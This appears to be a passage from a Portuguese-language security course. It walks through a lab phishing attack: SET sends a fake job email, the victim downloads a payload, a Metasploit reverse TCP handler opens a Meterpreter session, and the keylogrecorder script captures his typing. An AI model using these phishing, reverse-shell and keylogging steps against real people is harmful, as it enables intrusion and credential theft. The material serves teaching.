
```
[*] SET has finished sending the emails

  Press <return> to continue
```

A mensagem pede para a vítima clicar no link e baixar o arquivo. Digitamos `END` no final para indicar que a mensagem chegou ao fim.

Agora iremos para o computador da vítima, que acessará o seu email.




E em sua caixa de entrada, está o email que o hacker enviou.




Como o João já conhece a Multillidae, ele clicará no link e acessará o site falso.

E, ao clicar para ver as novas oportunidades de emprego, ele fará o download do arquivo. E ao abri-lo, ele verá:



Felizmente para os clientes, hoje em dia temos os firewalls e antivírus que ajudam a lidar com esse tipo de ataque. Suponhamos que a vítima, por conhecer a Multillidae, vai aceitar executar o programa assim mesmo. Ela já trabalhou lá e realmente está interessado em ver as novas oportunidades.



O hacker está aguardando uma conexão reversa. Quando abrimos o Kali Linux, vemos:

```
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
```

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.121.172:4444
[*] Starting the payload handler...
[*] Sending steage (957999 bytes) to 192.168.121.171
[*] Meterpreter session 3 opened (192.168.121.172:4444 -> 192.168.121.171:58333) at 2016-12-23)
```

Veja que ele diz "session opened": ou seja, a conexão foi estabelecida com sucesso. Com isso, já temos o controle da máquina da vítima. Vamos fazer um teste? O que você acha de vermos tudo o que a vítima está digitando? Parece uma boa opção. O Meterpreter pode nos ajudar nessa tarefa, com o `keylogrecorder`.

```
meterpreter > run keylogrecorder
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/keylogrecorder/192.168.121.171
[*] Recording
```

O João não conseguiu abrir o arquivo que esperava e decidiu ir para o site da Alura, estudar um pouco em seu tempo livre. Ele digitará a URL do site, a seguir, "Machine learning" no campo de pesquisa.

Será que o hacker conseguiu descobrir tudo isso? Voltaremos a Kali Linux e pararemos o `keylogrecorder`.

```
meterpreter > run keylogrecorder
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/keylogrecorder/192.168.121.171_2016-1
[*] Recording
^C[*] Saving last few keystrokes

[*] Interrupt
[*] Stopping keystroke sniffer...
```

Ele nos diz que o arquivo está salvo em `/root/.msf4/logs/scripts/keylogrecorder/192.168.121.171_2016-12-23`. Vamos abrir em outro terminal.

```
root@kali:~# /root/.msf4/logs/scripts/keylogrecorder/192.168.121.171_2016-12-23
www.alura <Return>  <CapsLock>  m <CapsLock> achine   <CapsLock> l <CapsLock> earninf <Back> g
```

A formatação pode até ser um pouco difícil de ser interpretada no início, mas está tudo registrado. Até os `Capslock` e o erro de digitação do João estão registrados! Conseguimos pegar tudo o que a vítima está digitando no teclado. Agora imagina se ela acessa um banco ou algo do tipo; nós estaríamos pegando tudo o que ela digita no teclado dela.